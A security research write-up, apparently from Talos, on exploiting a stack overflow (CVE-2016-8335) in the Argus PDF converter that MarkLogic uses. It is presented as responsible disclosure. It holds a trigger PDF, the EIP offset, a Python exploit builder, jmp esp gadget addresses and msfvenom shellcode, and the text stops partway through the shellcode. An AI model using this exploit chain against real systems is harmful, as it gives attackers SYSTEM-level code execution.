

# Deep dive in MarkLogic exploitation process via Argus PDF converter

by Marcin 'Icewall' Noga

<b>Introduction</b>	<b>2</b>
How exactly does it affect MarkLogic?	2
Increased damage	4
<b>Recon</b>	<b>4</b>
Linux version	4
Windows	6
Few steps to rule them all	7
<b>Exploitation</b>	<b>8</b>
Cyclic pattern	8
Building the exploitation strategy	10
Lack of mitigations?! NO DEP !!!	10
Direct-RET	11
Shellcode	12
PoC	13
<b>Summary</b>	<b>13</b>

# Introduction

Talos discovers and responsibly discloses software vulnerabilities on a regular basis. Occasionally we publish a deep technical analysis of how the vulnerability was discovered or its potential impact. In a previous [post \(link\)](#) Talos took a deep dive into Lexmark Perceptive Document Filters, in this post we are going to focus on another converter used by MarkLogic located in `Converters/cvtpdf` folder, which is responsible for converting pdf to XML-based formats - Argus PDF. This blog will cover the technical aspects including discovery and exploitation process via the Argus PDF converter.





Photo Caption :: Argus PDF has been maintained by IcenI since 1998 [here url to IcenI argus - <http://www.iceni.com/legacy.htm> ] and currently only available for legacy customers.

## How exactly does it affect MarkLogic?

Before getting into the details watch this video which shows remote code execution tested on Marklogic 8.0-5.5 on Windows,, obtaining SYSTEM level privileges!

[https://drive.google.com/file/d/1YwqN8gzCL7x\\_63VHjwp5mK9CRJBc5AgL/view?usp=drive\\_link](https://drive.google.com/file/d/1YwqN8gzCL7x_63VHjwp5mK9CRJBc5AgL/view?usp=drive_link)

By using the dll in Argus PDF and the converter binary we can find the converter in the Marklogic directory at the following location:



But how exactly can we force MarkLogic to use this converter? Marklogic uses this converter each time [XDMP API "pdf-convert"](#) is used.

From the documentation's description of this API:

*Converts a PDF file to XHTML. Returns several nodes, including a parts node, the converted document xml node, and any other document parts (for example, css files and images). The first node is the parts node, which contains a manifest of all of the parts generated as result of the conversion.*

Example of usage -- where the pdf we want to convert is read from an untrusted source::

```
xdmp:pdf-convert( xdmp:document-get("http://evildomain.localhost.com/malicious.pdf"),  
"malicious.pdf" )
```

When the above "pdf-convert" API is called, MarkLogic daemon spawns a "convert" binary, along with the use of Argus.dll, responsible for converting pdf into (x)html form.

## Increased damage

As in our previous exploitation example, in the newer version of MarkLogic on Windows the "convert" component is spawned by MarkLogic without dropping privileges so "convert" performs its tasks with SYSTEM privileges! That dramatically increases the impact of successful exploitation because we gain the highest privileges on the system automatically.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Image Type	Integrity	User Name	ASLR	DEP
MarkLogic.exe	1.17	8 140 740 K	1 461 452 K	10112			64-bit Poziom obowiązkowości - system		ZARZĄDZANIE NT\SYSTEM		DEP (permanent)
convert.exe	0.17	11 844 K	15 824 K	3728			32-bit Poziom obowiązkowości - system		ZARZĄDZANIE NT\SYSTEM		DEP
conhost.exe	0.07	1 408 K	5 952 K	11316	Console Window Host	Microsoft Corporation	64-bit Poziom obowiązkowości - system		ZARZĄDZANIE NT\SYSTEM	ASLR	DEP (permanent)

## Recon

During the research related to this product Talos found multiple vulnerabilities in Icenis Argus PDF lib. To demonstrate the exploitation process we will use [CVE-2016-8335](#) ([TALOS-2016-0202](#)) [Icenis Argus ipNameAdd Code Execution](#), which is classic stack based buffer overflow. [<http://blog.talosintelligence.com/2016/10/iceni-argus.html>]

## Linux version

First let's examine how the linux version of this converter will act when we attempt to convert our malformed pdf file:

```

Analysing '/home/icewall/exploits/cvtpdf/config/conv.pdf'
Pages 1 to 1
*** stack smashing detected ***: /home/icewall/exploits/cvtpdf/convert terminated

Program received signal SIGABRT, Aborted.
[-----registers-----]
EAX: 0x0
EBX: 0x5fde
ECX: 0x5fde
EDX: 0x6
ESI: 0x52 ('R')
EDI: 0xf7f0a000 --> 0x1aada8
EBP: 0xffffc5acc --> 0xf7ec2443 ("stack smashing detected")
ESP: 0xffffc5858 --> 0xffffc5acc --> 0xf7ec2443 ("stack smashing detected")
EIP: 0xf7fdacd9 (pop    ebp)
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0xf7fdacd3: mov    ebp,esp
0xf7fdacd5: sysenter
0xf7fdacd7: int    0x80
=> 0xf7fdacd9: pop    ebp
0xf7fdacda: pop    edx
0xf7fdacdb: pop    ecx
0xf7fdacdc: ret
0xf7fdacdd: and    edi,edx
[-----stack-----]
0000| 0xffffc5858 --> 0xffffc5acc --> 0xf7ec2443 ("stack smashing detected")
0004| 0xffffc585c --> 0x6
0008| 0xffffc5860 --> 0x5fde
0012| 0xffffc5864 --> 0xf7d8d687 (xchg    ebx,edi)
0016| 0xffffc5868 --> 0xf7f0a000 --> 0x1aada8
0020| 0xffffc586c --> 0xffffc5908 --> 0x0
0024| 0xffffc5870 --> 0xf7d90ab3 (mov    edx,DWORD PTR gs:0x8)
0028| 0xffffc5874 --> 0x6
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGABRT
0xf7fdacd9 in ?? ()
gdb-peda$ █

```

The `convert` library has been compiled with security cookies in this case which would make exploitation more difficult, though it is worth mentioning that this mechanism can be bypassed in certain conditions. You can read a great example of this in "Bypassing MiniUPnP Stack Smashing Protection"

[<http://blog.talosintelligence.com/2016/01/bypassing-miniupnp-stack-smashing.html>] by Aleksander Nikolic.

Existence of security cookies and a confirm checksec:


```
icewall@ubuntu:~/exploits/cvtpdf$ ~/tools/checksec.sh --dir .
RELRO          STACK CANARY      NX            PIE            RPATH          RUNPATH        FILE
No RELRO       Canary found      NX enabled    No PIE          No RPATH       No RUNPATH     ./convert
No RELRO       No canary found   NX enabled    No PIE          No RPATH       No RUNPATH     ./jbig2dec
icewall@ubuntu:~/exploits/cvtpdf$
```

Again we see that `convert` executable does not support ASLR.

*NOTICE : In the linux version the Argus library has been statically compiled with `convert` application.*

## Windows

Ok, let's check it on Windows:



The screenshot shows the OllyDbg interface. The Disassembly window displays the following assembly instructions:

```
ModLoad: 74920000 74997000 C:\WINDOWS\SysWOW64\ADVAPI32.dll
ModLoad: 4a800000 4aa6e000 c:\Program Files\MarkLogic\Converters\cvtpdf\icuuc36.dll
ModLoad: 4ad00000 4b6b2000 c:\Program Files\MarkLogic\Converters\cvtpdf\icudt36.dll
(17b4.3d54): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=002c8000 ecx=f2530000 edx=00000000 esi=007728c0 edi=77e56bac
eip=77efdbfb esp=0019fa3c ebp=0019fa68 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
ntdll!LdrpDoDebuggerBreak+0x2b:
77efdbfb cc          int     3
0:000> g
(17b4.3d54): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00fbdb00 ecx=00000000 edx=00000000 esi=00177b44 edi=00ba5b90
eip=41414141 esp=00177b10 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
41414141 ??          ???
0:000> dda esp
00177b10 41414141
00177b14 41414141
00177b18 41414141
00177b1c 41414141
00177b20 41414141
00177b24 41414141
00177b28 41414141
00177b2c 41414141
00177b30 41414141
00177b34 00fbdb00 ". "
```

The Registers window shows the following values:

Reg	Value
edi	ba5b90
esi	177b44
ebx	fbdb020
edx	0
ecx	0
eax	0
ebp	41414141
eip	41414141
cs	23
efl	10246
esp	177b10

Perfect, no stack cookies so exploitation should be straightforward.

For further information on the triaging process see the details in advisory available here ([https://www.talosintelligence.com/vulnerability\\_reports/TALOS-2016-0202](https://www.talosintelligence.com/vulnerability_reports/TALOS-2016-0202)). The following is a summary version which will give general details about what went wrong and how to trigger this vulnerability.

## Few steps to rule them all

1. Vulnerability exists in the function `ipNameAdd`.
2. Vulnerable code.

```
Line 1 int __cdecl ipNameAdd(char *src)
Line 2 {
Line 3     int v1; // esi@1
Line 4     int result; // eax@2
Line 5     int v3; // eax@5
Line 6     int v4; // esi@7
Line 7     char v5; // [esp+Ch] [ebp-11Ch]@1
Line 8     char dest[255]; // [esp+18h] [ebp-110h]@1
Line 9     int v7; // [esp+118h] [ebp-10h]@1
Line 10
Line 11     v7 = *MK_FP(__GS__, 20);
Line 12     strcpy(dest, src);
Line 13     v1 = rbtree_lookup(&v5, ipd[365]);
Line 14     if ( strlen(src) > 0xFF )
Line 15     {
Line 16         v3 = ipGStrGetStr("ipnametree.c", 0, "Name too long");
Line 17         icnErrorSet(28, v3);
Line 18         result = 0;
Line 19     }
```

*Line 12 contains buggy strcpy call*

3. Attacker creating `token` not being "regular" `Name object`, Integer, Float or HexString will cause stack based buffer overflow leading to arbitrary code execution.
4. Example of pdf triggering this vulnerability.

```
%PDF-1.4
1 0 obj
<</Type /Catalog
/Pages 2 0 R
/MAGIC AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA(...)
>>
endobj
(...)
```

5. The overflowing "string"/chain of bytes can contain characters in the range [0x21-0xff] without 0x80.

Now we have all the necessary information and can start moving into the exploitation process.

## Exploitation

### Cyclic pattern

How many bytes are needed to overwrite the RET address?

We will use the Immunity Debugger with unmortal mona.py to obtain that info, generate a cyclic pattern, and replace overflowing "AAAA..." string in our pdf.




```
conv.pdf x
2 %PDF-1.4
3 1 0 obj
4 <</Type /Catalog
5 /Pages 2 0 R
6 >>
7 stream
8 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac
```

Normal text file


```
0BADF000 [+] Command used:
0BADF000 !mona pc 400
0BADF000 Creating cyclic pattern of 400 bytes
0BADF000 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0
0BADF000 [+] Preparing output file 'pattern.txt'
0BADF000 - (Re)setting logfile pattern.txt
0BADF000 Note: don't copy this pattern from the log window, it might be truncated !
0BADF000 It's better to open pattern.txt and copy the pattern from the file
0BADF000 [+] This mona.py action took 0:00:00.062000
```

**!mona pc 400**

Re-Run our app :



We can make our proof of concept exploit by overwriting EIP with our controlled value:



The screenshot shows a debugger window with the 'Registers (FPU)' pane on the left and a Python script on the right. The registers pane shows the EIP register at address 00000000 with a value of 22334455. The Python script defines a 'Payload' class and a main function that reads a pattern from a file, creates a payload, and writes it to a file.

```
class Payload:
    def __init__(self, pattern):
        self.__payload = create_string_buffer(pattern)

    def set(self, offset, value, size=4):
        self.__payload[offset:offset+size] = struct.pack("<I", value)

    def set_raw(self, offset, value):
        self.__payload[offset:offset+len(value)] = value

    def __str__(self):
        return self.__payload.value


if __name__ == "__main__":
    pattern = file(PATTERN, 'rb').read() #Pattern file useful for development purpose
    template = file(TEMPLATE_PDF, 'rb').read() #Pdf template where we just put malicious "string"
    payload = Payload(pattern)

    payload.set(260, 0x22334455) #EIP offset 260

    #Save exploit
    with file(EXPLOIT, 'wb') as fw:
        payload = Template(template).substitute(payload=str(payload))
        fw.write(payload)
```

## Building the exploitation strategy

We have the exploit skeleton and controlled EIP, now let's check right now the loaded module and mitigations implemented to have a picture of what path we should take to successfully exploit this case.



The screenshot shows a terminal window with the output of the 'mona mod' command. The output displays the command used, the mona command started on 2017-05-24 18:44:05 (v2.0, rev 566), and the processing of arguments and criteria. It also shows the module info table, which lists the loaded modules and their properties.

```
Module info:
-----
Base      Top      Size      Rebase   SafeSEH  ASLR     NXCompat  OS Dll  Version, ModuleName & Path
-----
0x10000000 0x100f1000 0x00cf1000 False    True     False    False   -1.0- [Argus.dll] (C:\Program Files\MarkLogic\Converters\outpdf\Argus.dll)
0x00400000 0x00413000 0x00013000 False    True     False    False   -1.0- [convert.exe] (C:\Program Files\MarkLogic\Converters\outpdf\convert.exe)
0x4a000000 0x4a6b2000 0x006b2000 False    True     False    False   2.6.0.0 [ioudt36.dll] (C:\Program Files\MarkLogic\Converters\outpdf\ioudt36.dll)
0x4a000000 0x4a6b2000 0x006b2000 False    True     False    False   2.6.0.0 [ioudt36.dll] (C:\Program Files\MarkLogic\Converters\outpdf\ioudt36.dll)
```

## Lack of mitigations?! NO DEP !!!

Do we see this right? The executable file does not support DEP/ASLR and none of it is used by the modules! That means that you can turn on your favorite song from 90's and feel again the charm of direct-ret jmp esp exploits once again in 2016!



## Direct-RET

Generally we just need to find the "jmp esp" instruction and remember about constraints:

```
080DP000 [+] Command used:
080DP000 mona jmp -> esp -o -x *-cp alphanum -cpb '\x20'
----- Mona command started on 2017-05-24 20:07:40 (v2.0, rev 566) -----
080DP000 [+] Processing arguments and criteria
080DP000   - Pointer access level: *
080DP000   - Ignoring OS modules:
080DP000   - Pointer criteria: ['alphanum']
080DP000   - Bad char filter will be applied to pointers: '\x20'
080DP000 [+] Generating module info table, hang on....
080DP000   - Processing modules:
080DP000     Done, let's rock 'n roll.
080DP000 [+] Querying 4 modules:
080DP000   - Querying module Regapi.dll
080DP000   - Querying module convert.exe
080DP000   - Querying module loadlib.dll
080DP000   - Querying module icuuc06.dll
080DP000   Search complete, processing results
080DP000 [+] Preparing output file 'jmp.txt'
080DP000   - Reformatting log file jmp.txt
080DP000 [+] Merging results to jmp.txt
080DP000   - Number of pointers of type "jmp esp": 2
080DP000   - Number of pointers of type "call esp": 2
080DP000   - Number of pointers of type "push esp # ret " : 1
080DP000 [+] Results:
40333031 @40333031: jmp esp: asciprint,ascii,alphanum,uppernum (PAGE_READONLY) [load36.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v6.6.0.0 (C:\Program Files\MarkLogic\Converters\outpdf\load36.dll)
40333275 @40333275: jmp esp: asciprint,ascii,alphanum (PAGE_READONLY) [load36.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v6.6.0.0 (C:\Program Files\MarkLogic\Converters\outpdf\load36.dll)
40333240 @40333240: call esp: asciprint,ascii,alphanum,uppernum (PAGE_READONLY) [load36.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v6.6.0.0 (C:\Program Files\MarkLogic\Converters\outpdf\load36.dll)
40444651 @40444651: call esp: asciprint,ascii,alphanum,uppernum (PAGE_READONLY) [load36.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v6.6.0.0 (C:\Program Files\MarkLogic\Converters\outpdf\load36.dll)
40444651 @40444651: push esp # ret: asciprint,ascii,alphanum (PAGE_READONLY) [load36.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v6.6.0.0 (C:\Program Files\MarkLogic\Converters\outpdf\load36.dll)
080DP000 Found 6 total of 6 pointers
080DP000 [!] This mona.py action took 0.00014490000s
[mona jmp -> esp -o -x *-cp alphanum -cpb '\x20']
```

"-x \*" because we don't care about whether page has "X (executable)" permission set, our pointer also has some limitation but to simplify it we will restrict it to "-cp alphanum" and throw out "-cpb \x20".

## Shellcode


The same constraints used during shellcode generation :

```
root@bt:/opt/metasploit-framework# ./msfvenom -a x86 --platform windows -p windows/exec CMD=calc.exe -f python -e x86/alpha_mixed BufferRegister=ESP
[*] x86/alpha_mixed succeeded with size 454 (iteration=1)
buf = ""
buf += "\x54\x59\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
buf += "\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
buf += "\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42\x42\x42"
buf += "\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49"
buf += "\x59\x6c\x39\x78\x4d\x59\x73\x30\x53\x30\x63\x30\x55"
buf += "\x30\x6f\x79\x39\x75\x34\x71\x48\x52\x45\x34\x4c\x4b"
buf += "\x32\x72\x46\x50\x4c\x4b\x51\x42\x44\x4c\x6e\x6b\x42"
buf += "\x72\x64\x54\x6e\x6b\x54\x32\x66\x48\x44\x4f\x4e\x57"
buf += "\x70\x4a\x67\x56\x55\x61\x4b\x4f\x50\x31\x6b\x70\x6e"
buf += "\x4c\x45\x6c\x51\x71\x61\x6c\x73\x32\x34\x6c\x67\x50"
buf += "\x79\x51\x78\x4f\x44\x4d\x46\x61\x4f\x37\x39\x72\x48"
buf += "\x70\x46\x32\x31\x47\x4c\x4b\x73\x62\x64\x50\x6c\x4b"
buf += "\x47\x32\x75\x6c\x46\x61\x6a\x70\x6c\x4b\x37\x30\x71"
buf += "\x68\x6d\x55\x6b\x70\x70\x74\x43\x7a\x75\x51\x6a\x70"
buf += "\x72\x70\x6c\x4b\x32\x68\x46\x78\x4e\x6b\x66\x38\x35"
buf += "\x70\x65\x51\x78\x53\x6a\x43\x55\x6c\x73\x79\x4e\x6b"
buf += "\x57\x44\x6e\x6b\x45\x51\x69\x46\x54\x71\x6b\x4f\x46"
buf += "\x51\x6f\x30\x4e\x4c\x6f\x31\x68\x4f\x34\x4d\x33\x31"
buf += "\x69\x57\x47\x48\x6d\x30\x74\x35\x38\x74\x64\x43\x73"
buf += "\x4d\x38\x78\x47\x4b\x61\x6d\x34\x64\x74\x35\x48\x62"
buf += "\x61\x48\x4e\x6b\x76\x38\x35\x74\x46\x61\x79\x43\x53"
buf += "\x56\x4e\x6b\x44\x4c\x42\x6b\x6e\x6b\x62\x78\x47\x6c"
buf += "\x37\x71\x58\x53\x4c\x4b\x55\x54\x6e\x6b\x57\x71\x6a"
buf += "\x70\x6b\x39\x52\x64\x46\x44\x74\x64\x63\x6b\x43\x6b"
buf += "\x65\x31\x61\x49\x53\x6a\x66\x31\x39\x6f\x69\x70\x32"
buf += "\x78\x63\x6f\x42\x7a\x4e\x6b\x64\x52\x7a\x4b\x4c\x46"
buf += "\x33\x6d\x51\x7a\x55\x51\x4c\x4d\x6d\x55\x48\x39\x43"
buf += "\x30\x63\x30\x55\x50\x56\x30\x62\x48\x44\x71\x6c\x4b"
